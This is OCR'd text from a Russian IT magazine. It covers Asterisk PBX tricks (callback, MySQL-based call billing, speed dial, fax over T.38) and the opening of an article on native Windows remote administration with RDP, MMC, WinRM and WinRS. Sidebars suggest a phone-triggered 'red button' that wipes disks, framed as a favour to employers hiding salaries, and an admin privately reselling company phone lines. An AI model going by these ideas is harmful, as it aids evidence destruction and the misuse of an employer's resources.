
Принцип работы довольно прост: абонент звонит, Asterisk определяет принадлежность к списку и в случае совпадения создает call-скрипт, который затем используется для осуществления исходящего звонка.

Создавать файл сразу в каталоге outgoing нельзя; если Asterisk его успеет прочитать до того, как он будет полностью записан, произойдет сбой в работе скрипта. Поэтому рекомендуется в outgoing перемещать уже готовый файл.

Далее развиваем идею, подключая нужные функции.

Напомним, что Callback можно организовать и средствами web, когда пользователь набирает свой номер телефона в специальном поле браузера, а call-файл создает CGI-скрипт. Схема будет полезной и в службе поддержки. Пользователи не очень любят тратить свои кровные на переговоры с подобными сервисами, и здесь Callback будет весьма кстати. В таком варианте в экстеншен лучше жестко забить номер (например, службы поддержки или менеджера), с которым Asterisk будет соединять удаленного абонента. Для этого достаточно добавить в InternalCall вызов нужного номера.

Немного усложнив описанные скрипты, можно разрешить подключаться любому пользователю по карточке с PIN-кодом для осуществления платного звонка в выбранном



info


Еще одним вариантом создания call-файла является использование AMI (Asterisk Manager Interface) — интерфейса управления Asterisk. Достаточно послать все необходимые команды в 5038 порт.

О настройке биллинговой системы AstBill читай в статье «Звездные счета», опубликованной в февральском номере за 2008 год.





ИНТЕРФЕЙС FREEPBX ПОЗВОЛЯЕТ В УДОБНОЙ ФОРМЕ НАСТРОИТЬ БОЛЬШИНСТВО ПАРАМЕТРОВ ASTERISK



АНАЛИЗ CDR-ЗАПИСЕЙ В ASTERISK QUEUE/CDR LOG ANALYZER



links

• Биллинговые системы для Asterisk — A2billing (www.asterisk2billing.org), Asterisell (asterisell.profitoss.com).

• Программы для анализа CDR записей — Asterisk Queue/CDR Log Analyzer (www.micpc.com/qloganalyzer), Asterisk-Stat (www.areski.net/asterisk-stat-v2).

• Примеры конфигурационных файлов Asterisk — asteriskpbx.ru/browser/astpbx/etc/asterisk.

направлении. В этом случае после перезвона абоненту Asterisk запрашивает PIN-код, извлекает из БД текущий баланс и выводит его звонившему (о биллинговой системе мы поговорим чуть ниже). Далее абонент указывает номер, на который он хотел бы позвонить.
А вообще, событие (триггер) для Callback может генерировать SMS-сообщение, e-mail, сигнал от системы видеонаблюдения (за подробностями обращайся к статье «Звездное попурри», опубликованной в апрельском номере][за 2009 год), событие на сервере (допустим, пропадание питания в электросети) и так далее. Например, при недостатке средств на счету автоматически генерируется .call-файл, обеспечивающий дозвон до клиента с напоминанием о необходимости пополнения счета.

ПРОСТЕНЬКИЙ БИЛЛИНГ Если ты решил немного подзаработать с Asterisk, то без системы учета звонков не обойтись. В интернете можно найти не одно готовое решение вроде A2billing (www.asterisk2billing.org), Asterisell (asterisell.profitoss.com), astCDRview (astcdrview.berlios.de), AstBill (astbill.com), но в 9 случаях из 10 его придется адаптировать к конкретным условиям. Как бы странно ни прозвучало, зачастую проще

Продаю Украину, Белоруссию, Казахстан

Еще один вариант заработка: можно продавать свободные телефонные линии на разные направления. Допустим, центральный офис компании находится в России (Москве), а дилерские отделы на Украине, в Белоруссии и Казахстане. В каждом филиале, естественно, есть телефонные линии местных операторов. Админ центрального офиса может продавать знакомым звонки в эти страны по дешевым тарифам. «Знакомый» регистрируется на Asterisk и звонит через VoIP-сеть по предоставленным направлениям. Для которых это будут местные звонки, которые не тарифицируются, а админу — лишняя копеечка.

написать биллинговую систему или учет разговоров самому, тем более, в поставке Asterisk все для этого имеется.
Asterisk сохраняет данные о каждом вызове в CDR-файл (Call Detail Record). Такие записи содержат — CallerID, направление, канал, время начала вызова, ответа абонента и окончания, продолжительность переговоров, результат и некоторые другие сведения. По умолчанию Asterisk генерирует отчет в CSV-файл, но очень просто подключить вывод CDR в базы MySQL, PostgreSQL, unixODBC, RADIUS. Если ранее этого не было сделано, то для импорта записей из CSV-файла в MySQL используй скрипт, который найдешь на прилагаемом к журналу диске (сам скрипт размещен по адресу www.voip-info.org/wiki/view/Asterisk+CDR+csv+mysql+import).
Для поддержки MySQL Asterisk нужно собрать с поддержкой этой СУБД. По лицензионным соображениям соответствующий модуль вынесли в AddOns. При установке Asterisk из репозитария своего дистрибутива достаточно добавить в систему нужный пакет. В Debian/Ubuntu команда для этого проста:

```
$ sudo apt-get install asterisk-mysql
```

Затем создаем базу данных и наполняем ее таблицами:

```
$ mysql -uroot -p
mysql> CREATE DATABASE asterisk;
mysql> GRANT ALL PRIVILEGES ON asterisk.*
TO asteriskuser@localhost IDENTIFIED BY
'astpassw';
```

Пример для создания таблиц БД можно найти в документации Asterisk в файле cdr_mysql.txt (в Ubuntu он лежит в /usr/share/doc/asterisk-mysql).
Подключаем вывод CDR в MySQL, указав параметры подключения к серверу и базе данных «asterisk»:

```
$ sudo nano /etc/asterisk/cdr_mysql.conf
[global]
hostname=localhost
dbname=asterisk
table=cdr
password=astpassw
user=asteriskcdruser
port=3306
```

```
root@elastix:~
================================================================================
Connected to Asterisk 1.4.26.1 currently running on elastix (pid = 3421)
Verbosity is at least 3
elastix*CLI> feature show
Builtin Feature           Default Current
---------------           ------- -------
Pickup                    *8      *8
Blind Transfer            #       ##
Attended Transfer                 *2
One Touch Monitor                 *1
Disconnect Call           *       **
Park Call

Dynamic Feature           Default Current
---------------           ------- -------
(none)

Call parking
------------
Parking extension    :   700
Parking context      :   parkedcalls
Parked call extensions: 701-750

elastix*CLI>
```

СМОТРИМ ВОЗМОЖНОСТИ ASTERISK

```
sock=/tmp/mysql.sock
```

Загрузим нужный модуль через консоль Asterisk:

```
$ asterisk -r
CLI> module load cdr_addon_mysql.so
```

В случае правильных настроек увидим запись о загрузке модуля и подключении к БД, просмотреть его состояние можно при помощи команды «cdr mysql status». Чтобы модуль загружался автоматически после рестарта Asterisk, добавим в /etc/asterisk/modules.conf строку:

```
load = cdr_addon_mysql.so
```

Все, теперь ведется протоколирование звонков и можно управлять выборкой по своему усмотрению. Чтобы дать задание MySQL, следует использовать в диалплане одноименную команду. Примерно так:

$ sudo nano /etc/asterisk/extensions.conf

```
; Подключаемся к базе данных
exten => _X.,1,MYSQL(Connect
connid localhost asterisk astpassw
asterisk)
; Суммируем все звонки, произведен-
ные абонентом (в billsec они хранят-
ся в секундах), результат запроса
сохраняется в переменной ${resultid}
exten => _X.,2,MYSQL(Query resultid
${connid} SELECT SUM(billsec) FROM
cdr WHERE src=\'${CALLERID(num)}\')
; Сохраняем результат в billing, в
found будет 1, если запрос возвратил
результат
exten => _X.,3,MYSQL(Fetch found
${resultid} billing)
; Очищаем переменную
exten => _X.,4,,MYSQL(Clear
${resultid})
; Проверяем, выполнен ли запрос,
если нет — выходим
exten => _X.,5,GotoIf($["${found}" =
"1"]?true:false)
; Проверяем количество времени и,
если оно меньше определенного значе-
ния, разрешаем позвонить
```

Управление компьютером при помощи Asterisk

Использование в диалплане функции System() открывает поистине широкие возможности по управлению любым сервером с помощью телефона. Процесс прост — набираем номер, затем пароль, и Asterisk выполняет заранее определенную команду. Например, очень просто реализовать «красную кнопку», полностью удаляющую данные с харда (работодатели, ведущие черные и серые зарплаты, будут тебе очень признательны :)). Программ для «очистки» диска в интернете можно найти невероятное количество. А линуксовая утилита winexe (eol.ovh.org/winexe) позволяет удаленно выполнять команды в Windows NT/2k/XP/2k3. Ставим ее в Linux-систему, на которой работает Asterisk, и создаем простенький диалплан:

```
exten => s,n,Read(auth||4||1|5)
exten => s,n,GotoIf($["${auth}" = "000"]?yes:no) ; пароль
exten => s,n(yes),System(winexe -U <DOMAIN>/<user>%<password> //<host>
"c:\script.bat" >>/var/log/asterisk/win.log)
exten => s,n(no),Hangup()
```

На удаленном хосте будут выполнены все команды, описанные в файле script.bat.




```
exten => _X.,6,GotoIf($["${billing}" <
"время"]?call:end)
exten => _X.,7,n(call),Dial(звоним)
exten => _X.,8,,MYSQL(Clear ${resultid})
exten => _X.,9,n,Hangup()
exten => _X.10,n(false),Playback(end)
exten => _X.1,n,Hangup()
; Обязательно отключаемся от БД, иначе процесс будет
висеть в памяти, и быстро исчерпается лимит подключений
к MySQL
exten => h,1,MYSQL(Disconnect ${connid})
```

Формат данных можно посмотреть, выполнив SQL-запрос. Скажем, для номера 123:

```
SELECT SUM(billsec) FROM `asterisk`.`cdr` WHERE
src='123'
```

Пример, конечно, самый простой. SQL-запрос в более сложном биллинге будет содержать большее количество полей. Кроме того, для хранения промежуточных результатов лучше использовать дополнительные таблицы. Вариантов достаточно много, но главное — понять процесс. За основу своей системы можно взять существующие системы биллинга. Чтобы не включать SQL-запросы в экстеншен, проще записать их в AGI-скрипт, который и выполнять в случае необходимости. Также не забываем о специальных анализаторах CDR-записей. Например, Asterisk Queue/CDR Log Analyzer (www.micpc.com/qloganalyzer) или Asterisk-Stat (www.areski.net/asterisk-stat-v2).

ЭКОНОМИЯ НА ТЕЛЕФОНАХ Asterisk позволяет программно эмулировать функции, доступные в более дорогих моделях телефонов. За счет этого можно немного сэкономить при покупке аппаратов, а если ими уже завален офис, то сделать работу пользователей удобнее. Например, чтобы не мучить сотрудников компании запоминанием длинных номеров, используют сокращенный набор (speed dial), то есть назначают длинному и, как правило, часто используемому номеру, короткую комбинацию из 2-3 цифр. Примерно, так:

```
exten => *01,1,Dial(SIP/нужный_номер@${TRUNK},20)
```

Кстати, многие софтофоны поддерживают буквенный набор:

```
exten => lenok,1,Dial(SIP/server2/79101234567,20)
```

Теперь такая ситуация. Кто-то позвонил, но менеджер не успел поднять трубку. Клиент может остаться недовольным и набрать шефа,

Лимитируем пустые разговоры

Если мы знаем, что секретарша любит за счет конторы потрепаться со своей подругой из Владивостока (телефонный код 4232), то при вызове набираем номер подружки (допустим, 102030), но ограничиваем продолжительность звонка десятью минутами (600000 мс). Предупреждаем вызывающего абонента (секретутку) о разрыве соединения через 5 минут (300000 мс) и повторяем оповещение каждую минуту (60000 мс):

```
exten => _84232102030,1,Dial(SIP/8${EXTEN}@${OUTGOING},
,L[600000:300000:60000])
```

```
andrushock@        .ru (ttyp0) - /home/andrushock
exten => 112,n,Hangup()

[outbound]
exten => _100,1,Dial(SIP/100@${OUTGOING},20)
exten => _100,n,Hangup()
exten => _495XXXXXXX,1,Dial(SIP/8${EXTEN}@${OUTGOING},20)
exten => _495XXXXXXX,n,Hangup()
exten => _XXXXXXX,1,Dial(SIP/499${EXTEN}@${OUTGOING},20)
exten => _XXXXXXX,n,Hangup()
exten => _8.,1,Dial(SIP/${EXTEN}@${OUTGOING},20)
exten => _8.,n,Hangup()

[remote]
exten => _4XX,1,Dial(SIP/server1/${EXTEN},20)
exten => _4XX,n,Hangup()

[pstn_incoming]
include => internal

[server1_incoming]
include => internal
```

СОЕДИНЕНИЕ ДВУХ СЕРВЕРОВ ASTERISK ПО ПРОТОКОЛУ SIP

которому скажет все, что думает о работе сервиса. Телефон с АОН или софтофон позволяет увидеть номер звонившего и набрать его (recall), простые же аппараты часто лишены такой функции. Используя возможность записи в базу Asterisk из диалплана, легко реализовать все самому.
Для примера обеспечим возможность вызова последнего звонившего абонента комбинацией «*22», или организуем ему Callback при нажатии «*21».

```
$ sudo nano /etc/asterisk/extensions.conf
[IncomingCall]
; Запоминаем номер звонившего
exten => _5XX,1,Set(_To=${EXTEN})
exten => _5XX,n,Set(_From=${CALLERID(num)})
; Сохраняем номер для быстрого вызова комбинацией *22
exten => _5XX,n,Set(DB(${To}/LastCaller)=${From})
; Сохраняем для вызова *21
exten => _5XX,n,Set(DB(${From}/LastCalled)=${To})
; Звоним
exten => _5XX,n,Dial(SIP/${EXTEN},20)
exten => _5XX,n,Hangup()
; По *22 услышим номер, после чего звоним
exten => *22,1,Set(tmp=${DB(${CALLERID(num)}/
LastCaller})
exten => *22,n,SayDigits(${tmp})
exten => *22,n,Dial(${tmp},1)
; Теперь номер *21
exten => *21,1,Set(tmp=${DB(${CALLERID(num)}/
LastCalled)})
exten => *21,n,SayDigits(${tmp})
exten => *21,n,Set(DB(${tmp}/
CallBack)=${CALLERID(num)})
exten => *21,n,Hangup()
```

А вот так можно реализовать возможность повторного набора номера последнего вызванного абонента (re-dial):

```
[default]
include => macro-recall

exten =>_X.,1,Macro(recall,${EXTEN})
exten => *0,1,DBget(toCall=redial/${CALLERID})
exten => *0,2,Macro(recall,${toCall})
exten => *0,102,Hangup()

[macro-recall]
exten => s,1,DBput(redial/${CALLERID}=${ARG1})
exten => s,1,Dial(SIP/${ARG1},20)
exten => s,2,Goto(s-${DIALSTATUS},1)
exten => s-NOANSWER,1,Voicemail(u${ARG1})
```

```
user@ubuntu: ~/soft/asterisk-1.6.2.0

        *************************************************
            Asterisk Module and Build Option Selection
        *************************************************

                      Press 'h' for help.

                     [*] app_dial
                     [*] app_dictate
                     [*] app_directed_pickup
                     [*] app_directory
                     [*] app_disa
                     [*] app_dumpchan
                     [*] app_echo
                     [*] app_exec
                     [*] app_externalivr
                     [*] app_fax
                        ... More ...

                 Simple FAX Application
                 Depends on: spandsp(E)
```

КОМАНДА «MAKE MENUSELECT» ПОКАЖЕТ НАЛИЧИЕ APP_FAX

```
exten => s-
BUSY,1,Voicemail(b${ARG1})
exten => _s-.,1,Goto(s-NOANSWER,1)
```

Примеры, конечно, несколько упрощены, но главное понять суть и возможности Asterisk. Не забываем о функциях парковки вызова (Call Parking) и перехвата вызова другому абоненту (Call Pickup), которые поддерживаются в стандартной инсталляции Asterisk. Экстеншен для Call Parking можно узнать, просмотрев значения parkext и parkpos в файле features.conf:

```
[general]
; Экстеншен для парковки
parkext => 700
; Слоты для парковки
parkpos => 701-720
```

Причем парковку вызова можно использовать и не по прямому назначению, например, чтобы поставить звонок на удержание (Call hold) для короткой консультации с другим специалистом. Для вызова Call Pickup обычно используется комбинация «*8».

ЭКОНОМИМ НА ФАКСИМИЛЬНЫХ АППАРАТАХ Казалось бы, чего проще — отсканировать документ и отправить по e-mail! Ан нет, факсимильная связь жива и, судя по всему, жить будет еще долго. Причины банальны: распространенность оборудования, доступность линий связи и сложившиеся привычки. Поэтому приходится подстраиваться. Для передачи факса по IP-сетям (FoIP, Fax over IP) используются две технологии: T.37 и T.38. Первая определяет формат данных и процесс передачи сообщения посредством e-mail с предварительным его сохранением. Второй стандарт описывает процесс передачи факса в реальном времени. Технология T.38 интересует нас сегодня в большей степени.

Передача факса по VoIP-сетям — не такая уж и простая задача, как кажется на первый взгляд: кодеки, адаптированные для работы с голосом, и функции подавления шумов искажают сигнал факса, а задержки, характерные для IP-сетей, не дают нормально принять сигнал (аппараты просто не адаптированы для этого). В рекомендациях к T.38 сказано, что можно использовать как UDP, так и TCP протокол. Однако во избежание издержек чаще применяют именно UDP, компенсируя возможные потери введением избыточности. В качестве кодека при передаче по VoIP настоятельно рекомендуется использовать G.711. В Asterisk поддержка T.38 появилась далеко не сразу: вначале были доступны отдельные патчи, затем некоторые функции включили в исходный код. В результате Asterisk 1.4.20.1 поддерживает только прозрачные T.38-сессии на SIP-каналах. Поэтому до недавнего времени были популярны следующие варианты реализации: использование модулей RxFAX/TxFAX, их аналог SendFAX/ReceiveFAX (оба используют SpanDSP, soft-switch.org) или HylaFax + iaxmodem (как вариант, T.37). Затем в asterisk-addons был добавлен код для работы с библиотекой SpanDSP, позволяющей отправлять и получать факсы по G711-каналу. А уже с 1.6.0 код для работы с библиотекой SpanDSP был включен в основную ветку (реализовано посредством модуля app_fax). Правда, первое время его использование вызывало множество ошибок, но большую часть из них разработчики устранили в версии 1.6.2. Помимо этого, был перепроектирован сам процесс установления связи по T.38, и в результате Asterisk может получать и принимать факсы по G711 и T.38. В начале апреля 2009 компания Digium представила модули Fax For Asterisk (res_fax и res_fax_digium, digium.com/en/products/software/faxforasterisk.php), которые позволяют работать с факсами как через телефонную линию, так и по IP-сети. Подключение к одной факсовой линии бесплатно, за дополнительные нужно платить (каждая лицензия по $38.50). К версии 1.8 планируется полностью перевести Asterisk на Fax For Asterisk (код которого в настоящее время открыт), заменив модуль app_fax. Как видишь, вариантов реализации несколько, что уже вызывает путаницу. Рассмотрим, что идет в стандартной поставке. В репозитариях дистрибутивов, вероятно, уже имеется модуль для работы с факсом, но, чтобы свести к минимуму количество возможных ошибок, лучше использовать последнюю версию Asterisk и SpanDSP. Последний ставится обычным образом (потребуется libtiff), затем нужно собрать Asterisk с параметром «--with-spandsp». На этапе «make menuselect» можно просмотреть наличие модуля app_fax (в Applications). После установки смотрим список приложений:

```
$ sudo asterisk -r
CLI>core show applications like fax
ReceiveFAX: Receive a FAX
SendFAX: Send a FAX
```

Переходим к настройке.

$ sudo nano /etc/asterisk/sip.conf

```
[general]
t38pt_udptl = yes
```

Пишем экстеншены:

```
$ sudo nano /etc/asterisk/
extensions.conf
exten => _5,n,Dial(${TRUNK_SIP}/
xxx,120,M(sendfax))
; Отправка
[macro-sendfax]
exten => _X.,1,Set(FAXFILE=//var/
spool/asterisk/fax/fax)
exten => _X.,n,SendFAX(${FAXFILE}.
tif)
exten => _X.,n,Hangup
; Прием
[macro-receivefax]
exten => _X.,1,Answer()
exten => _X.,n,Wait(3)
exten =>
_X.,n,ReceiveFAX(faxfilename)
```

Миссия выполнена, Asterisk научился работать с факсами.

ЗАКЛЮЧЕНИЕ Немного отойдя от стандартной схемы использования Asterisk, можно сделать много чего полезного и интересного, в том числе, и с финансовой точки зрения. Конечно, придется экспериментировать и подбирать оптимальные настройки, но зато потом дирекция будет в восторге. ⌶

Сергей «grinder» Яремчук grinder@synack.ru

Незримое присутствие

СПОСОБЫ УДАЛЕННОГО УПРАВЛЕНИЯ И ВЫПОЛНЕНИЯ КОМАНД НА WINDOWS ХОСТАХ

Инструментарий, позволяющий выполнить команду на удаленных системах, существенно упрощает работу админа. Не покидая рабочего места, можно запустить сервис, изменить настройки, диагностировать и исправить проблему. Популярность задачи обуславливает множество вариантов ее решения.

АДМИН ДОЛЖЕН БЫТЬ ЛЕНИВ! Функции удаленного управления, реализованные в WinNT, были весьма ограничены и нагоняли тоску даже на прыткого админа. Большинство операций приходилось выполнять за локальной консолью, и это, кстати, во времена, когда в Unix вообще не чувствовалось разницы, с каким сервером ты сейчас работаешь — удаленным или локальным. Но с каждой новой версией и сервис-паком возможности ОС расширялись, и в настоящее время количество доступных решений возросло на порядок. Администратор может управлять системами при помощи сценариев WSH (Windows Script Host) и PowerShell, командной строки WinRS (Windows Remote Shell), консоли MMC (Microsoft Management Console), программного интерфейса WMI (Windows Management Instrumentation), групповых политик и средств удаленного доступа к рабочему столу RDP (Remote Desktop Protocol). Этот список можно дополнить инструментами и утилитами сторонних разработчиков, но сегодня хотелось бы подробно остановиться именно на штатных возможностях, поскольку заложенного функционала с головой хватает для решения большинства административных задач в малых и средних сетях, и, что немаловажно, за них не нужно отдельно платить.

САМЫЙ ПРОСТОЙ ВАРИАНТ ПОДКЛЮЧЕНИЯ — ПО RDP Пользователь, подключившийся к удаленному компьютеру по протоколу RDP, получает практически те же возможности, что и при работе за локальной системой — доступ к программам, дискам, сети, печати, звуковым устройствам и т.п. В Vista, помимо улучшений в отображении шрифтов и поддержки 32 разрядной картинки, появилась очень удобная функция растягивания рабочего стола удаленного компьютера на все мониторы, подключенные к локальной системе (mstsc /span). Версия RDP 7, анонсированная в Win7/2k8R2, добавила еще ряд возможностей, например, появилась поддержка Aero, Direct2D и Direct3D в приложениях.

Клиенты для подключения по RDP имеются в большинстве популярных ОС — они встроены в Windows (в том числе Windows CE и Mobile), Linux, xBSD, Mac OS X и некоторые другие. В частности, терминальный клиент rdesktop (rdesktop.org) официально поддерживает все ОС вплоть до Win2k8 (с подключением к Win2k8R2 проблем также не будет). В Linux в паре с rdesktop удобнее использовать графическую оболочку Gnome-RDP или KDE Remote Desktop Client. Еще одна надстройка — SeamlessRDP (www.cendio.com/seamlessrdp) — фактически позволяет «встроить» в рабочий стол Linux приложения из Windows. При его использовании вместо традиционной рамки с рабочим столом удаленной системы на десктопе появляется панель задач, а приложения открываются в отдельном окне. При желании можно сделать так, что пользователь даже не заметит «подмену» ОС.

В режиме администрирования клиентские версии ОС поддерживают работу только одного пользователя (локального или удаленного). Для его активации достаточно в «Свойства» компьютера — «Удаленные сеансы» установить флажок «Разрешить удаленный доступ к этому компьютеру» и указать учетные записи, которым разрешен доступ. При подключении к системе администратора пользователь будет отключен. То есть показать, как правильно выполнить некоторую операцию, весьма проблематично, можно лишь произвести действия по настройке, после чего отдать управление обратно пользователю. Для помощи в настройках удаленному пользователю и одновременной консультации в режиме чата или голосового общения следует использовать Remote Assistance (Удаленный помощник). Он также позволяет взять управление системой, но с разрешения пользователя.

Серверные версии поддерживают два удаленных подключения, плюс локальное. Режим работы Terminal Server mode уже требует дополнительного лицензирования и предназначен для удаленной работы с приложениями, а не администрирования систем.

В Win2k8 появились новые вкусности для обеспечения доступа к удаленной системе по RDP. К ним можно отнести службы TS RemoteApp (удаленные приложения RemoteApp служб терминалов) и Terminal Services Web Access (обеспечивает и контролирует доступ к RemoteApp программам или рабочим столам компьютеров офисной сети через браузер). Первая устанавливается как часть роли сервера терминалов Win2k8. Администратор создает и распространяет специальный RDP-файл, щелчком по которому пользователь может запустить удаленное приложение (поддерживается Win2k3SP1, WinXPSP2 и выше). Это приложение будет выполняться в отдельном окне и внешне ничем не отличаться от локальной программы. Чтобы избавить удаленных пользователей от необходимости подключения к RDP через VPN, администратор может настроить Terminal Services Gateway.



ПОПУРРИ ИЗ КОНСОЛЕЙ И ТУЛКИТОВ Во времена Win2k для удаленного администрирования по безопасному каналу Microsoft предлагала использовать службу Remote Command Service (Rcmd.exe). Серверная часть Rcmdsvc.exe устанавливалась в качестве службы и обеспечивала одновременное подключение до 10 клиентов, а управление производилось при помощи командной консоли Rcmd.exe.
Для Win2k3 стал доступен Administration Tools Pack, в состав которого вошли 3 MMC консоли, предназначенные для выполнения специфических административных задач: ADMgmt.msc (управление Active Directory), PKMgmt.msc (сертификаты и ключи), IPAddrMgmt.msc (IP-адреса, DHCP, DNS, WINS). Активация пункта Remote Administration (HTML) в настройках IIS дает возможность удаленно управлять сервером при помощи веб-браузера (порт 8098). В Win2k8 появился новый инструмент управления сервером — Server Manager, являющийся, по сути, универсальным центром, куда добавляются все роли и функции по настройке сервера. Правда, возможность подключения к другому серверу появилась в Server Manager лишь в Win2k8R2. Оснастки MMC в Win2k8, предназначенные для удаленного управления, объединены в компонент Средства удаленного администрирования сервера (RSAT, Remote Server Administration Tools), и большая часть из них в Win2k8 по умолчанию не устанавливается. Кроме этого, свой RSAT есть и для Vista/Win7, он в свободном доступе лежит на сайте Microsoft. С его помощью можно управлять из Vista/Win7 ролями и компонентами на серверах, работающих под управлением Win2k3/2k8/2k8R2.
Напомню, что консоль MMC позволяет подключаться, управлять удаленной системой и следить за ее состоянием. Для этого необходимо лишь добавить оснастку Управление компьютером (Computer Management) и затем в новом окне выбрать управление другим компьютером (Another Computer). Кстати, многие консольные утилиты, входящие в стандартную поставку Windows, умеют выполнять команды на удаленных системах. Например, запустим утилиту SC и получим список сервисов на компе \\synack:

```
> SC \\synack query type= service state= all
```

Планировщик заданий (Task Scheduler) также имеет параметр «/s», при помощи которого задается целевая машина, где будет выполнено задание, что делает его весьма полезным инструментом.

СЛУЖБА УДАЛЕННОГО УПРАВЛЕНИЯ WINRM Первая версия службы удаленного управления WinRM появилась в Vista/Win2k8 и является Microsoft-вариантом реализации протокола Web Services for Management (WS-Management Protocol), позволяющего управлять локальными и удаленными системами посредством XML-сообщений. Запущенная служба WinRM предоставляет доступ ко всем WMI-данным (о них ниже), но в более удобной форме. Первая версия использовала стандартные порты HTTP/HTTPS, что делало ее дружелюбной для брандмауэров и позволяло подключиться к удаленной системе практически с любого компьютера, имеющего доступ к сети. В WinRM 2.0 по умолчанию для удаленного доступа используются порты с номерами 5985/5986, плюс для локального — 47001/TCP. Хотя при необходимости можно достаточно просто вернуть стандартные 80/443.
В целях безопасности весь трафик по умолчанию шифруется, поэтому команды и пароли нельзя подсмотреть, аутентификация производится с использованием Kerberos (возможно CredSSP). Причем все компьютеры должны входить в домен.
В Win2k8R2 и Win7 включен последний релиз WinRM 2.0. Для WinXPSP3/2k3SP2/VistaSP1/2k8/2k8SP2 эту версию можно установить при помощи пакета Windows Management Framework Core (Windows PowerShell 2.0, WinRM 2.0, BITS 4.0, support.microsoft.com/kb/968929). Установка тривиальна и не должна вызвать трудностей. Чтобы служба WinRM могла принимать сетевые запросы, ее нужно предварительно настроить:


```
> winrm quickconfig
```

Отвечаем на ряд вопросов, после чего сервис WinRM устанавливается в автозапуск, активируется прослушивание портов 5985/5986, а также перестраиваются правила Windows Firewall. Чтобы WinRM прослушивал порты 80/443, просто изменим его настройки:

```
> winrm set winrm/config/service @{EnableCompatibilityH
ttpListener="true"}
> winrm set winrm/config/service @{EnableCompatibilityH
ttpsListener="true"}
```

Если в последствии будут обнаружены проблемы с подключением, смотрим вывод команд «winrm enumerate winrm/config/listener» и «winrm get winrm/config». Кстати, веб-сервер и WinRM, прослушивающие 80 порт, не будут друг другу мешать: все дело в том, что для WinRM зарезервировано размещение «/wsman», поэтому на веб-сервере следует избегать использования такого URL.
Другим вариантом настройки является использование групповых политик. Нужные установки найдешь в «Конфигурация компью-





info

- О PowerShell читай в статье «Капитан PowerShell и администрирование будущего», опубликованной в сентябрьском номере журнала за 2009 год.

- PowerShell 2.0 по умолчанию входит в состав Win2k8R2 и Win7.


- Впервые поддержка протокола RDP (порт 3389) появилась в WinNT 4.0 Terminal Server.

- Существует реализация RDP-сервера и для Unix систем — Xrdp (xrdp.sf.net). Однако проект не пользуется популярностью, и более двух лет не обновлялся.

- Подключение по RDP работает даже по медленным каналам, при работе через NAT-устройства, поддерживающие технологию UPnP.

- При использовании протокола RDP 6 и выше можно подключаться не к виртуальной консоли, а непосредственно к консоли 0, для этого следует запустить терминальный клиент с ключом «/console».

- Служба Terminal Services Web Access будет также полезна в том случае, если сотрудникам приходится подключаться к удаленным ресурсам из интернет-кафе, имея в своем распоряжении только веб-браузер.



Подключаемся в MMC консоли к удаленной системе

тера — Политики — Административные шаблоны — Компоненты Windows — Удаленное управление Windows» (Computer Configuration — Administrative Templates — Windows Components — Windows Remote Management). Здесь два подпункта, в которых производятся соответственно настройки клиентов WinRS и сервера WinRM. Например, в «Разрешить автоматическую настройку прослушивателей» (Allow automatic configuration of listeners) можно задать диапазон IP-адресов, с которых разрешены подключения.
В консоли такие системы добавляются в TrustedHosts:

```
> winrm set winrm/config/client @
{TrustedHosts="synack"}
```

Соответственно, чтобы просмотреть настройки, используем аргумент get:

```
> winrm get winrm/config/client
```

Клиентская часть заключена в консольной утилите WinRS. По умолчанию команды выполняются на текущем узле, но стоит добавить параметр '-r', и можно подключиться к удаленной системе:

```
> winrs -r:synack cmd.exe
> hostname

synack

> ipconfig
```


В итоге мы получаем нечто вроде SSH-сессии, отлично защищенной и позволяющей управлять удаленным компьютером. Утилита WinRS использует оболочку cmd, в чем нетрудно убедиться, просмотрев список доступных команд по «winrs help».Конечно же, команду можно задать и сразу, не вызывая напрямую оболочку cmd:

```
> winrs -r:synack "dir C:"
```

По умолчанию используется протокол HTTP, но перейти на HTTPS очень просто:

```
> winrs -r:https://synack "tasklist"
```

